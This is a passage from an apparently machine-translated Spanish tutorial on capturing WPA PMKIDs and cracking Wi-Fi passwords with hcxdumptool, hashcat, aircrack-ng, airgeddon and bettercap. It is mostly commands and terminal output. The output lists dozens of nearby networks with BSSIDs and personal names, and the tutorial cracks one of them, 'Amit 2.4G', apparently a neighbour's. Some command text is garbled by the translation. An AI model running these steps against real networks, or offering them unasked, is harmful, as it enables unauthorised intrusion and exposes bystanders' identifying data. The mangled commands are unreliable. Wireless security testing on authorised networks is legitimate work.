
```
hcxdumptool -o raj -i wlan0mon --enable_status=1 --filterlist_ap=target --filtermode=2
```



Ahora el PMKID se guarda en un archivo llamado "raj".

Repetiremos los pasos anteriores y descifraremos el hash usando Hashcat.

```
hcxpcaptool -z pmkidhash raj
hashcat -m 16800 --force pmkidhash /usr/share/wordlists/rockyou.txt --show
```



Convertir pcapng a pcap y crackear usando Aircrack-ng En la demostración anterior, capturamos un archivo llamado "demo" usando hcxdumptool, que era un archivo pcapng. Ahora convertiremos esto a un archivo pcap y lo descifraremos de inmediato con aircrack-ng.

demostración de archivo

tcpdump -r demostración -w demo.pcap ls

```
┌──(root💀kali)-[~/pmkid]
└─# file demo
demo: pcapng capture file - version 1.0

┌──(root💀kali)-[~/pmkid]
└─# tcpdump -r demo -w demo.pcap
reading from file demo, link-type IEEE802_11_RADIO (802.11 plus radiotap header), s

┌──(root💀kali)-[~/pmkid]
└─# ls
demo  demo.pcap
```

Para descifrar esto, usamos el comando:

```
aircrack-ng demo.pcap -w /usr/share/wordlists/rockyou.txt
```


Y luego escribimos el objetivo (aquí, 11)

```
┌──(root💀kali)-[~/pmkid]
└─# aircrack-ng demo.pcap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening demo.pcap
Read 705 packets.

   #  BSSID              ESSID                     Encryption

   1  0C:41:E9:8E:AB:60  electronikmale (atel)     Unknown
   2  18:45:93:69:A5:19  raaj                      WPA (1 handshake)
   3  24:BF:74:BA:F1:85                            WPA (1 handshake)
   4  40:49:0F:3C:49:88  Sachin 2.4                WPA (0 handshake, with PMKID)
   5  40:49:0F:4A:BA:CF  K 802 4G                  Unknown
   6  48:F8:DB:70:87:10  Ankur Sinha               WPA (0 handshake)
   7  5C:F9:FD:83:CE:A9  Ranchit                   Unknown
   8  68:14:01:34:B9:E3  JioFiber-QwXYk            Unknown
   9  68:14:01:58:C4:99  601 2.4G                  WPA (0 handshake, with PMKID)
  10  68:14:01:59:2C:18  jiofbr001 2.4G            Unknown
  11  68:14:01:5A:0E:9C  Amit 2.4G                 WPA (0 handshake, with PMKID)
  12  6C:EB:B6:2F:83:34  snowie/glowie5g           WPA (0 handshake)
  13  70:C7:F2:ED:6A:44  ajoy                      WPA (0 handshake)
  14  78:53:0D:F3:0B:CA  abhi 2.4g                 Unknown
  15  7A:53:0D:D3:0B:CA                            Unknown
  16  8C:FD:18:88:EE:E0  GAURAV SRIVASTAVA         WPA (0 handshake)
  17  94:FB:A7:6A:06:AF  AG_93                     Unknown
  18  96:FB:A7:5A:06:AF                            Unknown
  19  98:35:ED:A0:E0:B8  mahhip                    WPA (0 handshake)
  20  A8:DA:0C:36:DD:82  Mehak jain_4G             Unknown
  21  A8:DA:0C:78:34:FE  A602_4G                   Unknown
  22  AA:DA:0C:16:DD:82                            Unknown
  23  AA:DA:0C:58:34:FE                            Unknown
  24  C0:8F:20:2E:37:C2  Santosh 4g                Unknown
  25  C2:8F:20:1E:37:C2                            Unknown
  26  D8:47:32:E9:3F:33  ignite                    Unknown

Index number of target network ? 11
```


Trabajado como un encanto

Captura y ataque de PMKID usando Airgeddon


Airgeddon facilita el trabajo manual y la memorización de comandos. Aquí, usando esta simple CLI podemos presionar algunas teclas numéricas y hacer lo mismo. Capturemos PMKID ejecutando el script airgeddon:




Luego presione nuevamente 5 y espere a que el script capture los SSID.




Aquí verá una lista de objetivos ahora. Nuestro objetivo es “Amit 2.4 G” en el número 6. Luego simplemente ingrese el tiempo de espera que desea que espere el script para capturar el PMKID. Digamos que 25 segundos son suficientes.



¡Efectivamente, podemos ver un PMKID capturado aquí!




Luego simplemente almacene este PMKID como un archivo cap. Primero presione Y luego ingrese la ruta y listo.



Ahora, con un aircrack-ng integrado podemos descifrar el archivo cap dentro del script airgeddon de esta manera:

Simplemente elija ataque de diccionario y sí, y luego el archivo de diccionario.



Efectivamente, tenemos la contraseña que necesitábamos.

Captura de PMKID usando Bettercap

Para este método final, usaremos un viejo BetterCap. Esta herramienta requiere una versión anterior de la biblioteca pcap, por lo que primero la descargaremos usando wget.

```
wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
dpkg -i libpcap0.8_1.9.1-4_amd64.deb
```

```
┌──(root💀kali)-[~]
└─# wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
--2021-06-17 13:05:15--  http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
Resolving old.kali.org (old.kali.org)... 54.39.49.227
Connecting to old.kali.org (old.kali.org)|54.39.49.227|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 153200 (150K) [application/x-debian-package]
Saving to: 'libpcap0.8_1.9.1-4_amd64.deb'

libpcap0.8_1.9.1-4_amd64.deb                              100%[

2021-06-17 13:05:16 (182 KB/s) - 'libpcap0.8_1.9.1-4_amd64.deb' saved [153200/153200]


┌──(root💀kali)-[~]
└─# dpkg -i libpcap0.8_1.9.1-4_amd64.deb
dpkg: warning: downgrading libpcap0.8:amd64 from 1.10.0-2 to 1.9.1-4
(Reading database ... 289751 files and directories currently installed.)
Preparing to unpack libpcap0.8_1.9.1-4_amd64.deb ...
Unpacking libpcap0.8:amd64 (1.9.1-4) over (1.10.0-2) ...
Setting up libpcap0.8:amd64 (1.9.1-4) ...
Processing triggers for libc-bin (2.31-12) ...
Processing triggers for man-db (2.9.4-2) ...
```

Ahora que está instalado y nuestro adaptador está en modo monitor, ejecutaremos Bettercap.

conjunto de

mejores capacidades wifi.interface wlan0mon


wifi.recon encendido

Veremos todos los AP dentro del alcance.

```
┌──(root💀kali)-[~]
└─# bettercap
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.9  » [13:10:00] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.9  » set wifi.interface wlan0mon
192.168.1.0/24 > 192.168.1.9  » wifi.recon on
[13:10:35] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[13:10:35] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set Tx Power' r
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [sys.log] [inf] wifi started (min rssi: -200 dBm)
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [sys.log] [inf] wifi channel hopper started.
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point JioFiber-QwXYk (-69 d
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point Sachin 2.4 (-49 dBm)
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point jiofbr001 2.4G (-67 d
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point Amit 2.4G (-63 dBm) d
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point AMIT ROCK (-73 dBm) d
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point Neelkamal (-69 dBm) d
192.168.1.0/24 > 192.168.1.9  » [13:10:37] [wifi.ap.new] wifi access point mahhip (-69 dBm) dete
192.168.1.0/24 > 192.168.1.9  » [13:10:37] [wifi.ap.new] wifi access point ajoy (-61 dBm) detect
192.168.1.0/24 > 192.168.1.9  » [13:10:37] [wifi.client.probe] station fe:fa:e0:ff:71:c4 is prob
192.168.1.0/24 > 192.168.1.9  » [13:10:37] [wifi.ap.new] wifi access point Anurag (-71 dBm) dete
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point Archrival_2.4G (-75 d
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point shiny reo (-73 dBm) d
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point Preety singh devil (-
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point Anu408_2.4G (-71 dBm)
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point <hidden> (-69 dBm) de
192.168.1.0/24 > 192.168.1.9  » [13:10:39] [wifi.ap.new] wifi access point sanjay (-75 dBm) dete
```

Mostraremos esto un poco más claramente usando:


wifi.mostrar



Ahora necesitamos asociarnos con un punto de acceso mediante el BSSID.


```
wifi.assoc 68:14:01:5a:0e:9c
```

Como puede ver, PMKID se captura ahora en el archivo /root/bettercap-wifi-handshakes.pcap.



